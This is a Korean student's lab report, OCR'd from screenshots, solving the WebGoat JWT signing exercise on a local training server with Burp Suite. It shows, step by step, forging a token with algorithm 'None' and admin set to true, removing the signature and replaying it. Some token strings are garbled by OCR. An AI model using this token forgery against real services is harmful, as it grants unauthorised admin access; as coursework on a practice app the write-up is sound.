


인터넷응용보안 13주차 과제


202121556 곽지현

JWT singing

Vote Now! 버튼을 클릭 -> 로그인을 먼저 하라고 메시지가 뜬다.



계정을 Sylvester로 변경 후 투표



HTTP history로 가서 /WebGoat/JWT/votings/login URI 요청 확인

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
846	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8075	JSON	mvc		
847	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1068	JSON	mvc		
848	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8075	JSON	mvc		
849	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1068	JSON	mvc		
850	http://127.0.0.1:8080	GET	/WebGoat/JWT/votings/login?user=✓			200	421	JSON			
851	http://127.0.0.1:8080	GET	/WebGoat/JWT/votings			200	1278	JSON			
852	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8075	JSON	mvc		
853	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1068	JSON	mvc		
854	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1068	JSON	mvc		
855	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8075	JSON	mvc		
856	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8075	JSON	mvc		

Request

Pretty Raw Hex

```

1 GET /WebGoat/JWT/votings/login?user=Sylvester
HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not (A:Brand";v="24", "Chromium";v="122"
4 Accept: */*
5 Content-Type: application/json
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.6261.112 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Accent-Encoding: gzip deflate br

```

0 highlights

Response

Pretty Raw

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: access_token=
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3NDkxNzAlNmMsImFkbWlucyI6ZmF
sc2UlcCJleC2VyIjo1U3lsdmVzdGVyI
nOjBma7jqFoNHtT2BZWqz408vSa8Cy
00_0ZNB1TWdOhjlyps8-dcAqm0EDTR
WfP2s3HHTH-5kUYo6kYTA_ViLCCHYA
4 X-XSS-Protection: 1;
mode=block
5 X-Content-Type-Options:
nosniff
6 X-Frame-Options: DENY
7 Content-Type: application/json
8 Content-Length: 0
9 Date: Tue, 27 May 2025

```

0 highlights

Inspector

Request attributes 2
Request query parameters 1
Request cookies 2
Request headers 16
Response headers 8

Event log (1) All issues

Memory: 141.6MB

쓰레기통 버튼을 클릭 -> admin user만이 리셋할 수 있다고 메시지가 표시됨

Base64 URL 인코딩 사이트로 이동 -> {"alg":"None"} 으로 입력하고 인코딩 -> 인코딩 된 값 복사

← ↻ <https://base64.guru/standards/base64url/encode> A ☆ ☆ 👤 ...

[Home](#) [Converter](#) [Developers](#) [Learn](#) [Standards](#) [Tools](#) [♥ Donate](#) [Blog](#) [Contacts](#)

Comments: 22 | Rating: 4.1/5

Base64URL Encode

Base64URL Encode is a free online tool for converting data to Base64 value which can be safely used for URLs and filenames. You can submit the data you want to encode to Base64URL by typing or pasting text, uploading a file, or specifying a URL.

Datatype
Text

Text* [copy](#) [clear](#) [download](#)
{"alg":"None"}


[Encode data to Base64URL](#)

Base64URL [copy](#) [clear](#) [download](#)
eyJhbGciOiJ0b251In0

The result of Base64 encoding will appear here

복사한 인코딩 값을 헤더 부분에 붙여 넣고 디코드된 정보가 alg : None 인지 확인

This is the beta of the new jwt.io! [Share feedback on new UI/UX ↗](#)

 **JWT Debugger** [Debugger](#) [Introduction](#) [Libraries](#) [Ask](#)

Paste a JWT below that you'd like to decode, validate, and verify. [Generate example](#)

ENCODED VALUE

JSON WEB TOKEN (JWT) [COPY](#) [CLEAR](#)

The None algorithm is not supported by this tool, which only supports JWTs that use the JWS Compact Serialization.

Please address JWT issues to verify signature.

eyJhbGciOiJ0b251In0.eyJpYXQiOiJlbnRkxNZA1NTMslmFkbWluljoiZmFsc2UiLCJ1c2VyIjoieV9tIn0.-X0JYQgoxRhozr9Aa8Giu9TvYEuTwn_i3Y7fDLRpW__QxodcV5SIsf0Z2kkCyc6RwH_FaMvNWZXBu1re8BgQ0w

DECODED HEADER

[JSON](#) [CLAIMS TABLE](#) [COPY](#) ↗

```
{
  "alg": "None"
}
```

DECODED PAYLOAD

[JSON](#) [CLAIMS TABLE](#) [COPY](#) ↗

```
{
  "iat": 1749170553,
  "admin": "false",
  "user": "Tom"
}
```

[Share feedback](#) | [Report issue](#)

Base64 URL 인코딩 사이트에서 Payload 부분을 변경 -> admin을 true로 변경 -> 인코딩된 값 복사

Base64URL Encode

Comments: 22 | Rating: 4.1/5

Base64URL Encode is a free online tool for converting data to Base64 value which can be safely used for URLs and filenames. You can submit the data you want to encode to Base64URL by typing or pasting text, uploading a file, or specifying a URL.

Datatype

Text

Text*

{"iat":1749170553,"admin":"true","user":"Sylvester"}

[copy](#) [clear](#) [download](#)

Encode data to Base64URL

Base64URL

[copy](#) [clear](#) [download](#)

eyJpYXQ1OjE3NDkxNzA1NTMsImFkbWludHJ1ZSIsInVzZXIiOiJTeWx2ZXN0ZXIifQ


The result of Base64 encoding will appear here

If you want to decode Base64URL string to original data, check the [Base64URL Decoder](#). Or, you may want to [decode Base64](#)

복사한 인코딩 값을 Payload 부분에 붙여 넣고 디코드된 정보에서 admin:ture 인지 확인

← ↻ 🔒 https://jwt.io

This is the beta of the new jwt.io! [Share feedback on new UI/UX ↗](#)

 **JWT Debugger** [Debugger](#) [Introduction](#) [Libraries](#) [Ask](#)

Paste a JWT below that you'd like to decode, validate, and verify. [Generate example](#)

ENCODED VALUE

JSON WEB TOKEN (JWT) [COPY](#) [CLEAR](#)

The None algorithm is not supported by this tool, which only supports JWTs that use the JWS Compact Serialization.

Please address JWT issues to verify signature.

```
eyJhbGciOiJIbG25IiIsInp0e3NDkxNzA1NTMsImFkbWludHJ1ZSIsInVzZXIiOiJTeWx2ZXN0ZXIifQ.X0JV0qoxRhozr9Aa8Giu9TvVEuTwn_i3Y7fDLRpW__QxodcV5SIsf0Z2kkCyc6RwH_FaMvNWZXBu1re8BgQ0w
```

DECODED HEADER

[JSON](#) [CLAIMS TABLE](#) [COPY](#) ↗

```
{  "alg": "None"}
```

DECODED PAYLOAD

[JSON](#) [CLAIMS TABLE](#) [COPY](#) ↗

```
{  "iat": 1749170553,  "admin": "true",  "user": "Sylvester"}
```

[Share feedback](#) | [Report issue](#)

.을 두고 서명 데이터는 지운다.

This is the beta of the new jwt.io! [Share feedback on new UI/UX](#)

JWT
Debugger

Debugger

Introduction

Libraries

Ask

Paste a JWT below that you'd like to decode, validate, and verify.

Generate example

ENCODED VALUE

JSON WEB TOKEN (JWT)

COPY

CLEAR

This tool only supports a JWT that uses the JWS Compact Serialization, which must have three base64url-encoded segments separated by two period ('.') characters as defined on [RFC 7515](#).

Please address JWT issues to [verify signature](#).

```
eyJhbGciOiJIb251IiwiaWF0IjoiNzE5MTEyODUwLmFkbWVudCJ9.eyJpcyYXQiOiJlbnRkxNzA1NTMsImFkbWVudCJldHJ1ZSIsInVzZXIiOiJTeWx2ZXN0ZXlfQq.
```

DECODED HEADER

JSON

CLAIMS TABLE

COPY

```
{  
  "alg": "None"  
}
```

DECODED PAYLOAD

JSON

CLAIMS TABLE

COPY

```
{  
  "iat": 1749170553,  
  "admin": "true",  
  "user": "Sylvester"  
}
```

Share feedback | Report issue

쓰레기통 버튼을 클릭 -> HTTP history로 가서 POST 요청을 확인

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1018	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview_...			200	1068	JSON	mvc		
1019	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8075	JSON	mvc		
1020	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview_...			200	1068	JSON	mvc		
1021	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8075	JSON	mvc		
1022	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview_...			200	1068	JSON	mvc		
1023	http://127.0.0.1:8080	POST	/WebGoat/JWT/votings			200	367	JSON			
1024	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8075	JSON	mvc		
1025	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview_...			200	1068	JSON	mvc		

Request

Pretty Raw Hex

```

1 POST /WebGoat/JWT/votings HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 0
4 sec-ch-ua: "Not(A:Brand";v="24",
  "Chromium";v="122"
5 Accept: */*
6 Content-Type:
  application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/122.0.6261.112 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  http://127.0.0.1:8080/WebGoat/start.mvc
        
```

Response

Pretty Raw Hex

```


1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 27 May 2025 00:53:14 GMT
8
9 {
10   "lessonCompleted": false,
11   "feedback":
12     "Only an admin user can reset the vo
13     tes",
14   "output": null,
15   "assignment": "JWTVotesEndpoint",
16   "attemptWasMade": true
17 }
        
```

Inspector

- Request attributes 2
- Request cookies 2
- Request headers 18
- Response headers 6

Event log (1) All issues Memory: 161.7MB

Repeater로 보낸후 요청의 access_token 부분을 앞에서 만든 JWT 값으로 바꾼다. -> Send 버튼 클릭



성공!

